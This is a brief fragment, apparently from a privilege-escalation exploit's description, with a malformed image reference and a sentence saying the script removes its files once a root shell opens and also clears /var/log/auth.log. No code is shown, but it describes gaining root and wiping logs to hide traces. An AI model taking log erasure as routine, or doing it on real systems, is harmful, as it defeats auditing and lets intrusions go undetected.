 and
The script will create some files and folders but will cleanup after itself when the root shell is popped - it will even clean up the /var/log/auth.log (because why not).
